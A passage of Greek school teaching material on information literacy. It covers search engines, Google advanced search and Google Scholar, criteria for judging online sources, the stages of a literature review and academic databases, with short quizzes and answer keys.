εκατομμύρια ιστοσελίδες. Οι μηχανές αναζήτησης καλύπτουν μόνο ένα μέρος του Παγκόσμιου Ιστού και ως εκ τούτου φέρνουν διαφορετικά αποτελέσματα στις αναζητήσεις (Πανεπιστήμιο Hacettepe 2020).

Μηχανές αναζήτησης: <https://www.youtube.com/watch?v=53rWA2d8fyw>

Μηχανή αναζήτησης	Επεξήγηση
Google (google.com.tr)	Είναι μια υπηρεσία μηχανής αναζήτησης που αναπτύχθηκε από την Google και χρησιμοποιείται ευρέως σε όλο τον κόσμο. Η ενσωμάτωση της στις υπηρεσίες της Google, όπως το λειτουργικό σύστημα Android, το Gmail, οι χάρτες Google και το YouTube, συμβάλλει στην προτίμησή της.
Bing (bing.com)	Πρόκειται για μια υπηρεσία μηχανής αναζήτησης της Microsoft. Αν και χρησιμοποιείται κυρίως στις Ηνωμένες Πολιτείες, προτιμάται και σε άλλες χώρες.
Yahoo! (yahoo.com)	Η Yahoo! είναι μια μηχανή αναζήτησης που λειτουργεί ενσωματωμένη με την πύλη του διαδικτύου. Μπορεί να αλληλεπιδράσει με άλλες υπηρεσίες της Yahoo.
Baidu (baidu.com)	Πρόκειται για μια μηχανή αναζήτησης που χρησιμοποιείται από τους πολίτες της Λαϊκής Δημοκρατίας της Κίνας. Σπάνια χρησιμοποιείται σε άλλες χώρες, καθώς επικεντρώνεται στους Κινέζους πολίτες.
Yandex (yandex.com)	Πρόκειται για μια υπηρεσία μηχανής αναζήτησης που αναπτύχθηκε στη Ρωσία. Χρησιμοποιείται κυρίως στις χώρες της Δυτικής Ασίας και των Βαλκανίων, συμπεριλαμβανομένης της Τουρκίας. Διατίθενται επίσης χάρτες και υπηρεσίες αποθήκευσης στο νέφος, όπως και στην Google.
DuckDuckGo (duckduckgo.com)	Πρόκειται για μια μηχανή αναζήτησης που εστιάζει στην προστασία της ιδιωτικής ζωής. Σε αντίθεση με τη Google και πολλές άλλες υπηρεσίες μηχανών αναζήτησης, δεν παρακολουθεί τη συμπεριφορά αναζήτησης των χρηστών και δεν εμφανίζει διαφημίσεις ανάλογα με τις λέξεις που αναζητήθηκαν στο παρελθόν και τους ιστότοπους που επισκέφθηκαν. Με άλλα λόγια, οι διαφημίσεις που προβάλλονται απευθύνονται στο ευρύ κοινό όπως στην τηλεόραση.

Πίνακας 3.1. Μηχανές αναζήτησης που χρησιμοποιούνται περισσότερο (Sağiroğlu et al. 2020).

Υπερμηχανές αναζήτησης

Οι υπερμηχανές αναζήτησης (metasearch engines) χρησιμοποιούν ταυτόχρονα πολλές μηχανές αναζήτησης και δίνουν αποτελέσματα μαζί. Επειδή χρησιμοποιούν διαφορετικές μηχανές αναζήτησης μαζί, τα αποτελέσματα που φέρνουν είναι περισσότερα από τα αποτελέσματα που λαμβάνονται από μία μόνο μηχανή αναζήτησης (Hacettepe University 2020)

Παραδείγματα:

- Dogpile (<http://www.dogpile.com/>)
- MetaCrawler (<http://www.metacrawler.com/>)
- Search (<http://www.search.com/>)

Επιτυχή αποτελέσματα από τις αναζητήσεις

Προκειμένου να έχετε πιο επιτυχημένα αποτελέσματα κατά την αναζήτηση πληροφοριών στο διαδίκτυο, θα πρέπει να λάβετε υπόψη σας τα ακόλουθα (Πανεπιστήμιο Hacettepe 2020):

- Συμπεριλάβετε άλλες λέξεις-κλειδιά συνώνυμες με την αναζήτηση
- Κλείστε τις φράσεις σε εισαγωγικά ("παγκόσμιος οργανισμός υγείας", "πληροφοριακή παιδεία")
- Γράψτε πρώτα τις πιο σημαντικές λέξεις
- Χρησιμοποιήστε πεζά γράμματα
- Χρησιμοποιήστε ανεπτυγμένες λειτουργίες αναζήτησης

Σύνθετη αναζήτηση στις μηχανές αναζήτησης

Οι περισσότερες μηχανές αναζήτησης προσφέρουν προηγμένη αναζήτηση καθώς και απλή αναζήτηση, όπως ακριβώς και οι κατάλογοι και οι βάσεις δεδομένων των βιβλιοθηκών. Η προηγμένη αναζήτηση παρέχει τη δυνατότητα να φτάσετε σε λιγότερα και πιο σχετικά αποτελέσματα (Πανεπιστήμιο Hacettepe 2020)

Αναζήτηση στο Google:

Η Google κατατάσσει τα αποτελέσματα κατά σειρά συνάφειας. Η σελίδα που βρίσκει πιο σχετική με το θέμα βρίσκεται στην κορυφή. Η επιλογή λέξεων και η σειρά επηρεάζουν τα αποτελέσματα αναζήτησης (Πανεπιστήμιο Hacettepe 2020).

Το μενού προηγμένης αναζήτησης αποτελείται από δύο μέρη. Το πρώτο μέρος αποτελείται από πλαίσια αναζήτησης και περιγραφές όπου μπορούν να χρησιμοποιηθούν οι τελεστές αναζήτησης που αναφέρονται σε αυτή την ενότητα. Κάθε ένα από τα πλαίσια αναζήτησης στο μενού εκτελεί τη λειτουργία ενός διαφορετικού τελεστή αναζήτησης (Sagiroglu et al. 2020).

Στο δεύτερο μέρος του μενού προηγμένης αναζήτησης περιλαμβάνονται ορισμένοι περιορισμοί που δεν μπορούν να γίνουν με τη χρήση τελεστών αναζήτησης. Είναι δυνατόν να περιοριστούν τα αποτελέσματα αναζήτησης που λαμβάνονται με τη χρήση των λειτουργιών που βρίσκονται εδώ, σε ιστότοπους που εκπέμπουν σε μια συγκεκριμένη γλώσσα ή από μια συγκεκριμένη γεωγραφική περιοχή. Οι ιδιότητες site ή domain name και file type επιτρέπουν την πρόσβαση στις λειτουργίες των τελεστών site: και filetype: αντίστοιχα. Με τη χρήση των όρων που εμφανίζονται στο χαρακτηριστικό, είναι δυνατή η αναζήτηση μόνο ενός συγκεκριμένου μέρους των σελίδων στο ευρετήριο της Google. Για παράδειγμα, όταν επιλέγεται η επιλογή "στη διεύθυνση URL της σελίδας", οι λέξεις-κλειδιά που εισάγονται σαρώνονται στις διευθύνσεις του ιστότοπου (όπως

<http://www.gim.org.tr/hakkimizda.php>) και εμφανίζονται τα σχετικά αποτελέσματα (Sağiroğlu et al. 2020).

Για να κάνετε αναζήτηση στο Google- video:

https://www.youtube.com/results?search_query=adviced+seach+on+google

Συντομεύσεις στο Google


Το Google διαθέτει επίσης γρήγορες λειτουργίες, όπως η εύρεση ορισμών, ο υπολογισμός και η μετατροπή συναλλαγματικών ισοτιμιών. Για να βρείτε τον ορισμό οποιασδήποτε έννοιας, πρέπει να πληκτρολογήσετε τη λέξη για την οποία αναζητάτε τον ορισμό δίπλα στη λέξη define στο πλαίσιο αναζήτησης της Google (για παράδειγμα, define:internet). Σε αυτή την περίπτωση, θα έχετε πρόσβαση μόνο στους ορισμούς και όχι στις ιστοσελίδες που σχετίζονται με τη συγκεκριμένη λέξη (Πανεπιστήμιο Hacettepe 2020).

Το σύμβολο similar (~) χρησιμοποιείται για να συμπεριλάβετε συνώνυμα στο πεδίο αναζήτησης. Για παράδειγμα, μια αναζήτηση με τη λέξη-κλειδί ογκολογία (~oncology) με το σύμβολο similar στην αρχή θα μας οδηγήσει επίσης σε έγγραφα που περιέχουν τη λέξη cancer, η οποία είναι συνώνυμη με τη λέξη oncology (Hacettepe University 2020).

Βάσεις δεδομένων Google

Είναι επίσης δυνατό να κάνετε αναζήτηση στο Google μόνο για ένα συγκεκριμένο είδος πληροφοριών ή υλικού, όπως εικόνες, ειδήσεις, φωτογραφίες και ιστολόγια. Οι δύο πιο συχνά χρησιμοποιούμενες βάσεις δεδομένων της Google στις ακαδημαϊκές μελέτες είναι το Google Books (Google Books - <http://books.google.com>) και το Google Scholar (Google Scholar - <http://scholar.google.com>) (Πανεπιστήμιο Hacettepe 2020).

Η μηχανή αναζήτησης της Google διαθέτει μια ειδική υπηρεσία που ονομάζεται Google Scholar, η οποία χρησιμοποιείται και για τη σάρωση ακαδημαϊκού περιεχομένου. Μέσω αυτής της προσαρμοσμένης μηχανής αναζήτησης παρέχεται εύκολη πρόσβαση σε επιστημονικά θέματα, άρθρα και έρευνες. Τα αποτελέσματα που παρέχει έχουν μεγαλύτερη αξιοπιστία, καθώς είναι επιστημονικής προέλευσης.

Αξιολόγηση των πηγών στο διαδίκτυο

Αν και οι μηχανές αναζήτησης διευκολύνουν την πρόσβαση στις πληροφορίες που πληρούν τις επιθυμητές προϋποθέσεις μεταξύ των πηγών πληροφοριών, ο αριθμός και η ποικιλία των οποίων αυξάνεται συνεχώς, δεν μπορούν να εγγυηθούν την αξιοπιστία των πληροφοριών που λαμβάνονται. Επομένως, κατά την έρευνα στο διαδίκτυο, ένα άλλο ζήτημα που είναι εξίσου σημαντικό με την πρόσβαση στις πληροφορίες είναι η αξιολόγηση της αξιοπιστίας των πληροφοριών που λαμβάνονται (Sağiroğlu et al. 2020). Τα κριτήρια που μπορούν να χρησιμοποιηθούν για την αξιολόγηση των πληροφοριών αυτών (Hacettepe University 2020) παρατίθενται παρακάτω:

Ακρίβεια

- Είναι οι πληροφορίες που δίνονται στην πηγή σωστές;
- Είναι η πηγή εσωτερικά συνεπής;
- Είναι οι πληροφορίες που βρίσκετε αξιόπιστες;
- Είναι σαφής η πηγή των πληροφοριών;
- Περιέχει γραμματικά και ορθογραφικά λάθη;

Αξιοπιστία

- Ποιος είναι υπεύθυνος για την ιστοσελίδα; Είναι γνωστός ο συγγραφέας ή ο φορέας υποστήριξης;
- Είναι ο συγγραφέας ειδικός στο θέμα; Ποια είναι η εκπαίδευση;
- Υπάρχει διεύθυνση στη σελίδα με την οποία μπορεί κανείς να επικοινωνήσει με τον συγγραφέα;
- Ποιο είναι το όνομα τομέα (επέκταση URL) της σελίδας;

Αντικειμενικότητα

- Είναι σαφής ο σκοπός της ιστοσελίδας; Γιατί δημιουργήθηκε και γιατί αναρτήθηκε στον Παγκόσμιο Ιστό;
- Εάν υπάρχουν διαφορετικές απόψεις, τις περιλαμβάνει;
- Εάν υπάρχει προκατάληψη, δηλώνεται αυτό με σαφήνεια; Εφόσον γνωρίζετε ότι παίρνετε θέση, αυτές οι πηγές μπορούν να σας φανούν εξίσου χρήσιμες με άλλες.
- Βασίζεται η πηγή σε αποδεδειγμένες πληροφορίες ή σε προσωπικές απόψεις;

Ενημερότητα

- Πότε δημιουργήθηκε η σελίδα; Υπάρχει ημερομηνία σε αυτήν;
- Είναι ενημερωμένη; Πότε ενημερώθηκε τελευταία φορά η σελίδα;
- Είναι η επικαιρότητα των πληροφοριών κατάλληλη για τον σκοπό σας;
- Λειτουργούν οι σύνδεσμοι στη σελίδα;

Πεδίο εφαρμογής

- Ποιο είναι το πεδίο εφαρμογής της ιστοσελίδας;
- Καλύπτει το θέμα σε όλες του τις πτυχές;
- Είναι αρκετά λεπτομερής;
- Είναι το πεδίο εφαρμογής κατάλληλο για τον σκοπό σας;
- Ανταποκρίνεται η σελίδα στις πληροφοριακές σας ανάγκες;

Μίνι κουίζ

1. Ποιο από τα ακόλουθα δεν είναι εργαλείο του διαδικτύου;

- a) e-mail
- b) blog
- c) ftp
- d) www
- e) telnet

2. Ποιο από τα παρακάτω χρησιμοποιείται για την αναζήτηση πληροφοριών στον Παγκόσμιο Ιστό;

- a) μηχανές αναζήτησης
- b) θεματικοί οδηγοί
- c) υπερμηχανές αναζήτησης
- d) επαγγελματικοί θεματικοί οδηγοί
- e) όλα τα παραπάνω

3. Ποιο από τα παρακάτω αποτελεί παράδειγμα μιας υπερμηχανής αναζήτησης;

- a) altavista
- b) Yahoo
- c) dogpile
- d) Google
- e) Search and find

4. Η Δημόσια Βιβλιοθήκη του διαδικτύου αποτελεί παράδειγμα ποιου από τα ακόλουθα;

- a) Μηχανή αναζήτησης
- b) Θεματικός οδηγός
- c) Υπερμηχανή αναζήτησης
- d) Θεματικός οδηγός που καταρτίζεται από βιβλιοθήκες
- e) Επαγγελματικός θεματικός οδηγός guideticari konu rehberi

5. Ποια από τις ακόλουθες δηλώσεις σχετικά με τις μηχανές αναζήτησης είναι ψευδής;

- a) Ευρετηριάζουν αυτόματα τις ιστοσελίδες
- b) Ευρετηριάζουν ολόκληρο τον επιφανειακό Ιστό
- c) Παράγουν διαφορετικά αποτελέσματα
- d) Δεν μπορούν να έχουν πρόσβαση σε πληροφορίες στον βαθύ ιστό
- e) Φέρουν κάποια διαφορετικά χαρακτηριστικά αναζήτησης

6. Ποια βάση δεδομένων της Google σας επιτρέπει να έχετε πρόσβαση σε επιστημονικά άρθρα;

- a) google ευρετήριο
- b) google βιβλία
- c) google blogs
- d) google εικόνες
- e) google scholar

7. Ποιο από τα ακόλουθα είναι το όνομα τομέα ενός δικτυακού τόπου που ανήκει σε ένα εκπαιδευτικό ίδρυμα;

- a) .gov
- b) .mil
- c) .edu

- d) .org
- e) .com

8. Ποια από τις ακόλουθες δηλώσεις είναι σωστή;

- a) Όλες οι πληροφορίες στο διαδίκτυο είναι δημόσιες
- b) Οι μηχανές αναζήτησης αναζητούν τον επιφανειακό ιστό
- c) Οι μηχανές αναζήτησης αναζητούν καταλόγους βιβλιοθηκών
- d) Οι πληροφορίες στο βαθύ ιστό είναι δημόσια διαθέσιμες
- e) Οι μηχανές αναζήτησης αναζητούν βάσεις δεδομένων

9. Ποια από τις ακόλουθες δηλώσεις είναι ψευδής;

- a) Όλες οι πληροφορίες στο διαδίκτυο είναι επικαιροποιημένες
- b) Όλοι βάζουν τις πληροφορίες που θέλουν στο διαδίκτυο
- c) Η φύση των πληροφοριών στο διαδίκτυο αλλάζει
- d) Οι πληροφορίες στο διαδίκτυο πρέπει να αξιολογούνται
- e) Η Βικιπαίδεια (Wikipedia) είναι ένας πόρος όπου ο καθένας μπορεί να δημιουργήσει περιεχόμενο

10. Ποια κριτήρια πρέπει να λαμβάνονται υπόψη κατά την αξιολόγηση διαδικτυακών πόρων;

- a) αλήθεια
- b) αξιοπιστία
- c) αμεροληψία
- d) επικαιρότητα
- e) όλα τα παραπάνω

Με τη συγχρηματοδότηση
της Ευρωπαϊκής Ένωσης

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΠΑΙΔΕΙΑΣ, ΘΡΗΣΚΕΥΜΑΤΩΝ ΚΑΙ ΘΡΑΝΤΙΣΜΟΥ
ΠΕΡΙΦΕΡΕΙΑΚΗ Δ/ΝΣΗ Α/ΘΜΙΑΣ ΚΑΙ Β/ΘΜΙΑΣ ΕΚΠ/ΣΗΣ ΑΤΤΙΚΗΣ
ΔΙΕΥΘΥΝΣΗ Δ.Ε. Γ' ΑΘΗΝΑΣ
ΠΡΟΤΥΠΟ ΓΕΝΙΚΟ ΛΥΚΕΙΟ ΑΓ. ΑΝΑΡΓΥΡΩΝ

Απαντήσεις κουίζ: 1.b, 2.e, 3.c, 4.d, 5.c, 6.e, 7.c, 8.b, 9.a, 10.e

Ανασκόπηση βιβλιογραφίας

Η συλλογή δεδομένων με την εξέταση των υφιστάμενων πηγών και εγγράφων ονομάζεται βιβλιογραφική ανασκόπηση (Bilgili, 2011). Πριν από την έναρξη της βιβλιογραφικής ανασκόπησης, το ερευνητικό σας ερώτημα θα πρέπει να είναι σαφώς καθορισμένο¹. Η σημαντικότερη συμβολή της βιβλιογραφικής ανασκόπησης είναι να εντοπίσει την ανεπάρκεια μεταξύ αυτών των τρόπων και να σας βοηθήσει να βρείτε μια απάντηση στο ερώτημα πώς να εξαλείψετε αυτή την ανεπάρκεια². Ως αποτέλεσμα της βιβλιογραφικής ανασκόπησης, θα πρέπει να εντοπίσετε τις μεθοδολογικές και θεωρητικές ελλείψεις προηγούμενων μελετών που σχετίζονται με το ερευνητικό σας ερώτημα. Θα πρέπει να δημιουργηθούν σχέσεις μεταξύ των πηγών που προσεγγίστηκαν στη βιβλιογραφία, των σχολών, των ονομάτων και να συλλεχθούν όλες οι πληροφορίες που σχετίζονται με το ερευνητικό ερώτημα. Ως αποτέλεσμα της βιβλιογραφικής ανασκόπησης, θα πρέπει να προσδιοριστούν οι ελλείψεις των μελετών που σχετίζονται με το ερευνητικό ερώτημα, να καθοριστούν οι περιορισμοί της μελέτης και να εξηγηθεί ποια είναι η συμβολή που θα κάνετε στο επιστημονικό πεδίο με την παρούσα μελέτη³.

Γιατί είναι σημαντικό να γίνει βιβλιογραφική ανασκόπηση του θέματος;

- Η ανασκόπηση της βιβλιογραφίας παρέχει κατανόηση του θέματος.
- Με τη βιβλιογραφική ανασκόπηση, εντοπίζονται πηγές και έγγραφα που σχετίζονται με το θέμα και συλλέγονται σε έρευνα με βάση μεθόδους σάρωσης πηγών ή ανασκόπησης εγγράφων (Inci, 2015). Προσδιορίζονται οι μελέτες σχετικά με το θέμα και η ανάγνωση αυτών των μελετών και των μελετών σχετικά με το υπό έρευνα θέμα παρέχει την ανάπτυξη ιδεών για νέες μελέτες. Επιπλέον, μπορούν να ληφθούν πιο λεπτομερείς πληροφορίες για το θέμα με τη συγκέντρωση των μελετών για το θέμα.

Από ποια στάδια αποτελείται η βιβλιογραφική ανασκόπηση;

1. Καθορισμός του ερευνητικού ερωτήματος και των λέξεων-κλειδιών:

Στην αρχή της βιβλιογραφικής ανασκόπησης, ο ερευνητής καθορίζει έναν τίτλο και αποφασίζει σε ποιο βαθμό το θέμα θα εξεταστεί στο πλαίσιο αυτού του τίτλου¹.

2. Καθορισμός των μέσων σάρωσης και σχεδιασμός της σάρωσης:

Θα πρέπει να προσδιοριστούν οι πηγές που θα χρησιμοποιηθούν στο πλαίσιο του καθορισμένου θέματος και να καθορισθεί το καθεστώς πρόσβασης σε αυτές τις πηγές. Θα πρέπει να προγραμματιστεί εγκαίρως ο χρόνος που θα χρειαστεί για την ολοκλήρωση της σάρωσης.

3. Διαίρεση και ταξινόμηση της σάρωσης σε επιμέρους τμήματα

Η ταξινόμηση θα πρέπει να γίνει με τη δημιουργία διαφόρων επιμέρους επικεφαλίδων που σχετίζονται με το ερευνητικό ερώτημα. Σε αυτό το σημείο, η αξιοπιστία των πηγών που συναντάτε κατά τη σάρωση είναι πολύ σημαντική. Θα πρέπει να εξετάζονται πρώτα οι ακαδημαϊκές δημοσιεύσεις που απευθύνονται σε επαγγελματικό κοινό και όχι οι δημοφιλείς δημοσιεύσεις για το ευρύ κοινό.

¹ Akademik Kaynak. Literatür Taraması Nedir ve Nasıl Yapılır??. Erişim: 24 Haziran 2022.
<https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>

² ό.π.

³ ό.π.

4. Ολοκλήρωση της βιβλιογραφικής ανασκόπησης

Θα πρέπει να γραφτεί ένα συμπέρασμα σχετικά με την ολοκληρωμένη σάρωση. Σε αυτό το αποτέλεσμα θα πρέπει να περιλαμβάνονται οι πληροφορίες των πηγών που σχετίζονται με το ερευνητικό ερώτημα και οι πηγές αυτές θα πρέπει να αξιολογούνται με κριτική και αναλυτική προσέγγιση⁴.

Με τη σάρωση πολλών επιστημονικών περιοδικών και καταλόγων μέσω μηχανών αναζήτησης στο Διαδίκτυο, οι επιστημονικές μελέτες, τα ερευνητικά άρθρα και οι επιθυμητές πληροφορίες μπορούν να προσεγγιστούν σε σύντομο χρονικό διάστημα με τη σύνταξη των σωστών λέξεων-κλειδιών και των κατάλληλων επεκτάσεων. Στις μηχανές αναζήτησης, όταν πληκτρολογείται η λέξη-κλειδί filetype:pdf, μπορούν να προσεγγιστούν δωρεάν περιοδικά και βιβλία με μορφή pdf για το συγκεκριμένο θέμα. Με την πληκτρολόγηση των λέξεων Google scholar ή Google academy, είναι δυνατή η πρόσβαση σε επιστημονικά άρθρα από την ειδική μηχανή αναζήτησης της Google που θα ανοίξει.

Ακαδημαϊκή χρήση Google:

Google Scholar/Μελετητής (Google Scholar ή Google academy) είναι μια μηχανή αναζήτησης που αναζητά μόνο ακαδημαϊκά άρθρα και θέματα. Στην ενότητα των παραπομπών κάτω από τα θέματα, δίνει τον αριθμό άλλων άρθρων που αναφέρονται στο άρθρο και τον κατάλογο αυτών των άρθρων.

Στο Google scholar (<https://scholar.google.com/>) οι επιθυμητές επιστημονικές μελέτες μπορούν να προσεγγιστούν με τη λέξη-κλειδί, καθώς και με το όνομα του συγγραφέα ή την ηλεκτρονική διεύθυνση του συγγραφέα, και μπορούν να καταχωρηθούν όλα τα έργα του συγγραφέα. Επιπλέον, μπορεί να γίνει αναζήτηση μελετών ανά έτος (<https://scholar.google.com/>).

The screenshot shows the Google Scholar search interface. The search bar is populated with 'IT law'. Below the search bar, there are radio buttons for 'Articles' (selected) and 'Case law'. Below that, there is a section for 'Follow articles written by' with a profile for Veerasamy Sejian, Principal Scientist in Animal Physiology. At the bottom, there is a green banner that says 'Stand on the shoulders of giants'.

⁴Akademik Kaynak.” Literatür Taraması Nedir ve Nasıl Yapılır?”. Erişim: 24 Haziran 2022.
<https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>

← → ↻ scholar.google.com/scholar?hl=en&as_sdt=0%2C5&q=IT+law&btnG=

✓ Evraki Elektronik Ol... 3rd meeting - Proje...

Google Scholar IT law

Articles About 2,440,000 results (0.08 sec)

Any time Since 2022 Since 2021 Since 2018 Custom range...

[book] A dictionary of law
J Law - 2015 - books.google.com
... European law, international law, and human rights law has ... to law students but, owing to the ready availability of case-law ... who have no access to a law library. An introduction to the ...
☆ Save 📄 Cite Cited by 572 Related articles All 3 versions

Sort by relevance Sort by date

Any type Review articles

include patents include citations

Create alert

Generic constitutional law [PDF] umn.edu
DS Law - Minn. L. rev., 2004 - HeinOnline
A struggle is underway to preserve the domestic pedigree of American constitutional law. A number of Justices constituting a majority of the current Court have demonstrated their ...
☆ Save 📄 Cite Cited by 287 Related articles All 8 versions

[PDF] Adoption Assistance and Child Welfare Act of 1980 [PDF] wikimedia.org
P LAW - Public Law, 1980 - upload.wikimedia.org
" Sec. 470. For the purpose of enabling each State to provide, in appropriate cases, foster care and adoption assistance for children who otherwise would be eligible for assistance under ...
☆ Save 📄 Cite Cited by 356 Related articles 📄

[HTML] Progress in information technology and tourism management: 20 years on and 10 years after the Internet—The state of eTourism research [HTML] sciencedirect

you can use some filtering for search results

← → ↻ scholar.google.com/scholar?hl=en&as_sdt=0%2C5&q=IT+law&btnG=

✓ Evraki Elektronik Ol... 3rd meeting - Proje...

Google Scholar IT law

Articles About 2,440,000 results (0.08 sec)

Any time Since 2022 Since 2021 Since 2018 Custom range...

[book] A dictionary of law
J Law - 2015 - books.google.com
... European law, international law, and human rights law has ... to law students but, owing to the ready availability of case-law ... who have no access to a law library. An introduction to the ...
☆ Save 📄 Cite Cited by 572 Related articles All 3 versions

Sort by relevance Sort by date

Any type Review articles

include patents include citations

Create alert

Generic constitutional law [PDF] umn.edu
DS Law - Minn. L. rev., 2004 - HeinOnline
A struggle is underway to preserve the domestic pedigree of American constitutional law. A number of Justices constituting a majority of the current Court have demonstrated their ...
☆ Save 📄 Cite Cited by 287 Related articles All 8 versions

[PDF] Adoption Assistance and Child Welfare Act of 1980 [PDF] wikimedia.org
P LAW - Public Law, 1980 - upload.wikimedia.org
" Sec. 470. For the purpose of enabling each State to provide, in appropriate cases, foster care and adoption assistance for children who otherwise would be eligible for assistance under ...
☆ Save 📄 Cite Cited by 356 Related articles 📄

[HTML] Progress in information technology and tourism management: 20 years on and 10 years after the Internet—The state of eTourism research [HTML] sciencedirect

number of citations from the article

Related articles

Πολλοί δωρεάν ψηφιακοί επιστημονικοί πόροι μπορούν να χρησιμοποιηθούν με πρόσβαση σε βάσεις δεδομένων που περιέχουν ερευνητικά περιοδικά και άρθρα σε διάφορους τομείς στο Διαδίκτυο. Παρακάτω παρατίθενται ορισμένα παραδείγματα πηγών δεδομένων στις οποίες μπορεί κανείς να έχει πρόσβαση σε επιστημονικές δημοσιεύσεις.

PubMed: Πρόκειται για μια ολοκληρωμένη και ανοικτής πρόσβασης βάση δεδομένων όπου ευρετηριάζονται άρθρα στον τομέα της ιατρικής και των επιστημών υγείας. Οι διεθνείς μελέτες και τα δημοσιευμένα άρθρα σχετικά με τις επιστήμες της υγείας παρουσιάζονται με ενημερωμένο τρόπο. Η **PubMed** περιλαμβάνει περισσότερα από 30 εκατομμύρια περιεχόμενα σχετικά με τη

μοριακή βιολογία, τη γενετική, τις ιατρικές επιστήμες και τις επιστήμες της ζωής.
(<https://mk.gov.tr/ContentFiles/pubmed.pdf>) Χρησιμοποιείται η διεύθυνση
ncbi.nlm.nih.gov/pubmed/.

Το **Web of Science** σας παρέχει πρόσβαση στις πιο σχετικές και έγκυρες δημοσιεύσεις στον τομέα της έρευνάς σας, σαρώνοντας τακτικά περιοδικά και πρακτικά συνεδρίων στις Επιστήμες, τις Κοινωνικές Επιστήμες, τις Τέχνες και τις Ανθρωπιστικές Επιστήμες. Παρέχει συνδέσμους προς όλες τις σχετικές εγγραφές με τη χρήση πληροφοριών αναφοράς και θεματικών σχέσεων στις μελέτες ειδικών ερευνητών που παράγουν δημοσιεύσεις στον ερευνητικό σας τομέα.

Το Κέντρο Διατριβών του Τουρκικού Συμβουλίου Ανώτατης Εκπαίδευσης έχει ανοίξει για πρόσβαση σε ηλεκτρονικό περιβάλλον, προκειμένου να συμβάλει στην επιστήμη και να υποστηρίξει την επιστημονική έρευνα και τις δραστηριότητες στο πλαίσιο των διατάξεων του συμπληρωματικού άρθρου 40 του νόμου αριθ. 2547 για την Ανώτατη Εκπαίδευση. Οι ερευνητές δεν μπορούν να χρησιμοποιούν, να δημοσιεύουν, να διανέμουν ή να αντιγράψουν το σύνολο ή μέρος των διατριβών για εμπορικό ή οικονομικό όφελος χωρίς την άδεια του συγγραφέα. Οι ερευνητές που χρησιμοποιούν την ιστοσελίδα του **Εθνικού Κέντρου Διπλωματικών Εργασιών** μπορούν να επωφεληθούν από αυτές τις διατριβές στο πλαίσιο της επιστημονικής δεοντολογίας και των κανόνων παραπομπής. Οι μεταπτυχιακές και διδακτορικές διατριβές για το θέμα μπορούν να μεταφορτωθούν από το σύστημα σε μορφή περιλήψεων και αρχείων pdf.

(<https://tez.yok.gov.tr/UlusalTezMerkezi/>).

Συνοπτικά, για την πρόσβαση σε ακαδημαϊκά και επιστημονικά άρθρα γραμμένα στα τουρκικά ή στα αγγλικά, όπως ScienceDirect, Springer Link, ResearchGate, Google Academic - Google Scholar, YÖK Thesis Center, Academia, PubMed, DergiPark Akademik, Web of Science, Scopus, TR Index, Nature και Megerp υπάρχουν διαθέσιμες ιστοσελίδες. Η πρόσβαση στα άρθρα αυτών των σελίδων είναι δωρεάν ή επί πληρωμή. (<https://teztarama.com/makale-okuma-siteleri/>).

Οι βάσεις δεδομένων που περιέχουν επιστημονικά περιοδικά εξηγούνται παραπάνω ως παράδειγμα. Ωστόσο, παρακάτω παρατίθενται σύνδεσμοι προς διάφορες βάσεις δεδομένων που περιέχουν ερευνητικά περιοδικά και άρθρα σε διάφορους τομείς. Όσοι θέλουν να σαρώσουν ένα επιθυμητό θέμα ή να διαβάσουν ένα άρθρο για το σχετικό θέμα μπορούν να έχουν πρόσβαση σε σχετικές και διαφορετικές βάσεις δεδομένων χρησιμοποιώντας τους παρακάτω συνδέσμους:

<https://www.sciencedirect.com/>

<https://dergipark.org.tr/tr/>

<https://www.researchgate.net/>

<https://login.webofknowledge.com/>

scholar.google.com.tr

<https://www.scopus.com/>

<https://tez.yok.gov.tr/UlusalTezMerkezi/>

<https://trdizin.gov.tr/>

<https://www.academia.edu/>

<https://www.nature.com/>

<https://pubmed.ncbi.nlm.nih.gov/>

<http://meslek.eba.gov.tr/>

Πώς να γράψετε μια βιβλιογραφική ανασκόπηση, βίντεο:
<https://www.youtube.com/watch?v=BgNehPgFiyC>

Μίνι κουίζ

1. Ποιο από τα ακόλουθα είναι ψευδές όσον αφορά τη βιβλιογραφική ανασκόπηση;

- a) συλλέγονται οι υπάρχοντες πόροι και τα έγγραφα
- b) εξετάζονται οι υπάρχουσες πηγές και τα έγγραφα
- c) το ερευνητικό πρόβλημα πρέπει να είναι σαφές πριν από την έναρξη
- d) βοηθά στον εντοπισμό των ελλείψεων που σχετίζονται με το θέμα
- e) ξεκινά με τη σάρωση

2. Ποιο από τα ακόλουθα δεν είναι ένα από τα στάδια της βιβλιογραφικής ανασκόπησης;

- a) καθορισμός του ερευνητικού ερωτήματος
- b) προσδιορισμός λέξεων-κλειδιών
- c) προσδιορισμός των μέσων σάρωσης
- d) προσδιορισμός των ερευνητικών ευρημάτων
- e) προγραμματισμός της σάρωσης

3. Πώς πρέπει να είναι το μέρος των συμπερασμάτων στη βιβλιογραφική ανασκόπηση;

- a) κριτικό
- b) αναλυτικό
- c) να σχετίζεται με το ερευνητικό ερώτημα
- d) όλα τα παραπάνω
- e) κανένα από τα παραπάνω

